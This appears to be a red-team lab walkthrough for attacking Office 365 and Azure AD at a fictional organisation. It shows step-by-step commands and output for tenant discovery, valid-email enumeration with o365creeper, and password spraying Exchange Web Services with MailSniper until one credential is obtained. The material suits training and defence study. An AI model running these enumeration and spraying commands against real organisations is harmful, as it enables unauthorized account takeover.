The Plan:

- See if o365 & Azure AD are in use for the targeted organization. -- Possible selectors for targeting include: umaroinfo.com umaroinfo.onmicrosoft.com sasquatch@umaroinfo.onmicrosoft.com sasquatch@umaroinfo.com umaro@umaroinfo.com narshe@umaroinfo.com - check for valid o365 users - try creds via password spraying to find a valid login - enumerate Azure AD using valid creds


UnAuth'd Recon

We can leverage the following unauthenticated techniques to enumerate information from the o365 & Azure AD targeted environment.

We can see if the targeted organization (e.g. "umaroinfo") is using o365 & Azure AD via trying a root domain in the following URL in a web browser…

```
https://login.microsoftonline.com/getuserrealm.srf?login=imadeupthisusername@umaroinfo.onmicrosoft.com&xml=1
```

We should see output similar to the following:



We can see from this output that the "umaroinfo" namespace is in use with Azure AD.

Next we can check to see which email addresses are valid via leveraging the o365creeper tool.

```
cd /shared
cnoio_o365creeper -h
```

We should see output similar to the following:

```
root@ip-10-0-1-120:/shared# cnoio_o365creeper -h
usage: o365creeper.py [-h] [-e EMAIL] [-f FILE] [-o OUTPUT]

Enumerates valid email addresses from Office 365 without submitting login
attempts.

optional arguments:
  -h, --help            show this help message and exit
  -e EMAIL, --email EMAIL
                        Single email address to validate.
  -f FILE, --file FILE  List of email addresses to validate, one per line.
  -o OUTPUT, --output OUTPUT
                        Output valid email addresses to the specified file.
```

Next, use o365creeper to see if which email addresses are valid:

```
cnoio_o365creeper -e sasquatch@umaroinfo.com
cnoio_o365creeper -e umaro@umaroinfo.com
cnoio_o365creeper -e narshe@umaroinfo.com
```

We should see output similar to the following:

```
root@ip-10-0-1-120:/shared# cnoio_o365creeper -e sasquatch@umaroinfo.com
sasquatch@umaroinfo.com - INVALID
root@ip-10-0-1-120:/shared# cnoio_o365creeper -e umaro@umaroinfo.com
umaro@umaroinfo.com - INVALID
root@ip-10-0-1-120:/shared# cnoio_o365creeper -e narshe@umaroinfo.com
narshe@umaroinfo.com - VALID
root@ip-10-0-1-120:/shared#
```

Other Interesting tools in this space include:

- o365 Auth Page → https://github.com/LMGsec/o365creeper
- OWA → https://github.com/busterb/msmailprobe
- ActiveSync → grimhacker/office365userenum
- MSOnline/AzureAD PowerShell Module → https://github.com/nyxgeek/o365recon

Try Creds

We can try to find valid credentials (creds) via leveraging a password spraying attack.

Password spraying is an attack that attempts to access a large number of accounts (usernames) with a few commonly used passwords. Traditional brute-force attacks attempt to gain unauthorized access to a single account by guessing the password. This can quickly result in the targeted account getting locked-out, as commonly used account-lockout policies allow for a limited number of failed attempts (typically three to five) during a set period of time. During a password-spray attack (also known as the "low-and-slow" method), the malicious actor attempts a single commonly used password (such as 'Password1' or 'Summer2021') against many accounts before moving on to attempt a second password, and so on. This technique allows the actor to remain undetected by avoiding rapid or frequent account lockouts.

Change over to the MailSniper directory and use the application to try creds…

```
cnoio_mailsniper

echo narshe@umaroinfo.com > /shared/emails.txt
cat /shared/emails.txt

Import-Module .\MailSniper.ps1
Invoke-PasswordSprayEWS -ErrorAction Ignore -ExchHostname outlook.office365.com -UserList /shared/emails.txt -Password SummerUmaro2021!
```

We should see output similar to the following:

```
root@ip-10-0-1-241:/shared# cnoio_mailsniper
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /> echo narshe@umaroinfo.com > /shared/emails.txt
PS /> cat /shared/emails.txtnarshe@umaroinfo.com
PS /> Import-Module .\MailSniper.ps1
PS /> Invoke-PasswordSprayEWS -ErrorAction Ignore -ExchHostname outlook.office365.com -UserList /shared/emails.txt -Password SummerUmaro2021!
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx[*] Current date and time: 07/31/2021 19:48:50
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:narshe@umaroinfo.com Password:SummerUmaro2021!
[*] A total of 1 credentials were obtained.
PS /> exit
root@ip-10-0-1-241:/shared#
```

```
PS /> Invoke-PasswordSprayEWS -ErrorAction Ignore -ExchHostname outlook.office365.com -UserList /shared/emails.txt -Password SummerUmaro2
021!
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 07/21/2021 18:59:11
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:narshe@umaroinfo.com Password:SummerUmaro2021!
[*] A total of 1 credentials were obtained.
```

Other Interesting tools in this space include:

- Exchange → https://github.com/sensepost/ruler
- OWA, Lync, Skype for Business → https://github.com/byt3bl33d3r/SprayingToolkit
- Lync, Skype for Business → https://github.com/mdsecresearch/LyncSniper
- OWA, EWS → https://github.com/dafthack/MailSniper

Type "exit" to exit the docker container:

```
PS /> exit
root@ip-10-0-1-241:/shared#
```

References:

https://www.synacktiv.com/en/publications/azure-ad-introduction-for-red-teamers.html

https://github.com/LMGsec/o365creeper

https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/#:~:text=Password%20spraying%20is%20an%20attack,account%20by%20guessing%20the%20password.

https://www.coalfire.com/The-Coalfire-Blog/March-2019/Password-Spraying-What-to-Do-and-How-to-Avoid-It

https://www.youtube.com/watch?v=SG2ibjuzRJM